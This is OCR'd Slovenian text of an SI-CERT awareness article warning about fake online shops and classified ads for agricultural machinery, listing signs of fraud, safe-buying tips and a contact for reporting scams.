
Iztekajoče se leto je zaznamoval velik porast spletnega izsiljevanja. Praksa kaže, da niso varni ne posamezniki ne podjetja.

Marta Štefanič
tor, 15.12.2015, 10:00

Ključne besede: internet, podatki, varnost, izsiljevanje, heker, napad, ddos



Ste se že vprašali, koliko ste pripravljeni plačati za podatke, ki jih hranite na računalniku?
Foto: Kacper Pempel/Reuters



»Lepo spletno stran imate. Škoda bi bilo, če bi se ji kaj zgodilo …«

Spletne prevare pri nakupu kmetijske mehanizacije

Načrtujete nakup kmetijske ali gradbene mehanizacije? Iščete ponudbo tudi na spletu, pa niste vešči spletnega nakupovanja? Nakupovanje iz domačega naslonjača je vse bolj priljubljeno, vendar tudi tukaj velja previdnost.

Na SI-CERT, ki je nacionalni center za reševanje omrežnih vdorov in spletnih prevar, opažamo porast lažnih spletnih trgovin s kmetijsko in delovno mehanizacijo. Lažni trgovci svoje stranke iščejo tudi v slovenskih spletnih oglasnikih, kjer pod lažnimi oglasi prodajajo malo rabljeno kmetijsko mehanizacijo po izjemno ugodni ceni. Oškodovanja pri nakupih kmetijske mehanizacije v lažnih spletnih trgovinah so izjemno visoka, pregon takšnih goljufov pa praktično nemogoč, saj se pogosto izkaže, da denarne sledi vodijo v obmorske države zahodne Afrike. Na SI-CERT so se v zadnjih dveh letih obrnili številni ogoljufani kupci iz Slovenije, ki so nasedli lažnim spletnim trgovinam s traktorji ter drugo delovno mehanizacijo in nepovratno nakazali vsak po več tisoč evrov.

PREDOBRO, DA BI BILO RES!

Lažne spletne trgovine imajo z izrazom trgovina le malo skupnega. Gre zgolj za kulise z lepimi slikami, saj za spletno predstavitvijo ne stoji legitimno podjetje. Ko kupec enkrat nakaže denar goljufivemu spletnemu prodajalcu, je že prepozno, plačanega blaga ne bo nikoli prejel – najvišje prijavljeno oškodovanje pri lažni prodaji kmetijske mehanizacije znaša kar 24.000 evrov!

Lažne spletne trgovine so na prvi pogled zelo podobne pravim, kar pa gotovo vzbudi sum, so neverjetno nizke cene. Prav tako bodite pozorni na velike obljube, npr. brezplačna dostava po celem svetu. Prikazana spletna trgovina denimo obljublja brezplačno dostavo, če naročite dva ali več traktorjev oz. delovnih strojev.

RAZLIKE MED LAŽNO IN PRAVO PRODAJO

1. **Neverjetno ugodna ponudba.** Prvi znak, ki kaže na goljufijo, je naravnost neverjetna cena. Kadar neka ponudba po predstavitvi, ceni ali lastnostih močno odstopa od ostalih, potem je to zanesljiv razlog za previdnost. Zelo pomembno je tudi, kako ste do te trgovine prišli. Kje ste zanjo izvedeli? Ste kliknili na oglas na spletni strani ali v elektronski pošti? Manj je tveganj, če za ponudbo recimo izveste na televiziji in pretipkate naslov sami. Dokaj enostavno pravilo namreč je: če vas

NASVETE ZA VARNO SPLETNO NAKUPOVANJE IN PRODAJO LAHKO STRNEMO V TRI TOČKE:

1. **'Predobro, da bi bilo res'** – ne nasedajte neverjetno ugodnim ponudbam!
2. **Preverite prodajalca** – raziščite vse dostopne podatke o domeni in spletni trgovini v enem od spletnih brskalnikov ali preverite uporabniški račun prodajalca v spletnem oglasniku.
3. **NIKOLI ne nakazujte denarja prek plačilnega sistema Western Union, Money Gram in Money Pack.** Ti sistemi so namenjeni hitremu prenosu denarja in ne omogočajo sledljivosti denarnega prometa in so ravno zato priljubljeno orodje spletnih goljufov.

Primer lažne spletne prodaje.

neznanec kontaktira po elektronski pošti, Facebooku ali preko programa za klepet (kot je recimo Skype) in vam ponuja spletne povezave, jim ne zaupajte!

2. **Dobre novice se hitro širijo, slabe še hitreje.** Poiščite ocene drugih kupcev ali uporabnikov spletne trgovine, spoznajte njihove izkušnje, kritike in mnenja. V iskalnik vnesite spletni naslov trgovine in preverite, ali se po forumih oglašajo kupci, ki so imeli s trgovino slabe izkušnje.
3. **Preverite, kdo stoji za spletno trgovino.** Preverite kontaktne podatke podjetja, ki stoji za spletno trgovino (naslov podjetja, telefonska številka za pomoč uporabnikom, elektronski naslov). Stopite v kontakt s prodajalcem in izmenjajte nekaj sporočil. Se njegov elektronski naslov ujema z naslovom spletne trgovine? Če prodajalec uporablja brezplačni poštni predal (gmail.com, hotmail.com, yahoo.com itd.), je to še en znak za previdnost. Legitimni prodajalci običajno uporabljajo elektronski naslov pod svojo domeno (npr. info@trgovina.si).
4. **Kaj pravijo podatki o domeni?** Pogosto so podatki o registrantu oz. nosilcu domene veliko bolj zgovorni kot opisi, navedeni v sami spletni trgovini. Spletno stran trgovine vnesite v obrazec na http://whois.domaintools.com/ in poiščite več informacij o domeni. Predvsem bodite pozorni, kje in kdaj je bila domena registrirana in kateri kontaktni podatki so navedeni. Včasih lahko že na podlagi teh podatkov sklepamo, da nekaj ni v redu, npr. spletna trgovina se hvali z dolgo tradicijo, domena pa je registrirana kakšen mesec nazaj ali pa je bil pri registraciji domene uporabljen brezplačen elektronski naslov.
5. **Način plačila.** Ko spletni trgovec od vas zahteva nakazilo prek sistema Western Union ali MoneyGram, je to velik rdeč znak STOP! Takšni plačilni mehanizmi so namenjeni hitremu prenosu denarja fizičnim osebam, sledenje nakazilu pa ni mogoče in so prav zato priljubljeno orodje spletnih goljufov.

SPLETNI OGLASNIKI – KUPCI PREVEČ ZAUPLJIVI, PRODAJALCI NEUČAKANI

Poskusi goljufij prek spletnih oglasnikov se zadnje čase kar vrstijo. Goljufi uporabljajo vedno nove taktike, kako priti do spletnih uporabnikov, in ravno mali oglasi omogočajo uspešno izogibanje filtrom za nezaželeno elektronsko pošto, ki bi blokirali dostavo takšnega sporočila. Goljufivi uporabniški profili na vas prežijo tako pri nakupu kot pri prodaji v spletnih oglasnikih, zato previdnost nikoli ne more biti odveč.

Na kaj moramo biti najbolj pozorni pri prodaji ali nakupu prek spletnih oglasnikov?

1. **Izjemno nizka cena prodajanega izdelka.** Lažni oglasi za kmetijsko in delovno mehanizacijo, ki ponujajo rabljene delovne stroje po zelo ugodni ceni, so najpogostejši v spomladanskem in jesenskem času. Oškodovanja so v tem primeru izjemno velika: gibljejo se od 3000 evrov pa vse do 20.000 evrov!
2. **Če kupujete, preverite uporabniški profil prodajalca.** V nekaterih spletnih oglasnikih lahko registrirani uporabniki sporne uporabniške profile prijavijo, administratorji pa prijave pregledajo in lažnive profile odstranijo. Goljufi so tako prisiljeni vedno znova odpirati nove profile ali pa oglase objavijo kot neregistrirani uporabniki. Raje zaupajte preverjenim in dalj časa registriranim uporabnikom, kot pa popolnim novincem.
3. **Ko prodajate, bodite previdni pri kupcih iz tujine.** Scenariji prevare pri prodaji so podobni: na vaš oglas se odzove kupec iz tujine, ki je pripravljen plačati polno ceno izdelka in stroške prevoza, ne moti ga niti visoka poštnina na drug konec sveta. Goljuf vam pošlje lažno potrdilo o transakciji in vas skuša prepričati, da razliko v ceni nakažete na račun transportne družbe (ki pa je dejansko bančni račun goljufa). Če se kot prodajalec na to ne odzovete, goljuf pritisk stopnjuje z grožnjami o policijski preiskavi, vpletanju ameriškega FBI, mednarodni tožbi … Pomanjkanja domišljije jim nikakor ne moremo očitati.

» MARTA ŠTEFANIČ,
vodja programa ozaveščanja Varni na internetu

Več informacij o spletnih prevarah pri prodaji kmetijske mehanizacije lahko poiščete na spletni strani www.varninainternetu.si. Če ste bili žrtev prevare, to prijavite prek našega elektronskega naslova cert@cert.si. Na nas se lahko obrnete tudi, če ste naleteli na sumljivo ponudbo in želite, da preverimo njeno verodostojnost. Pomoč je na voljo za posameznike in podjetja in naši svetovalci vam bodo pomagali brezplačno!

Odzivni center za omrežne vdore in spletne goljufije SI-CERT in njegov program ozaveščanja Varni na internetu izvaja javni zavod Arnes, katerega dejavnosti financira Direktorat za informacijsko družbo Ministrstva za izobraževanje, znanost in šport.

@SICERT
CERT@CERT.SI
WWW.CERT.SI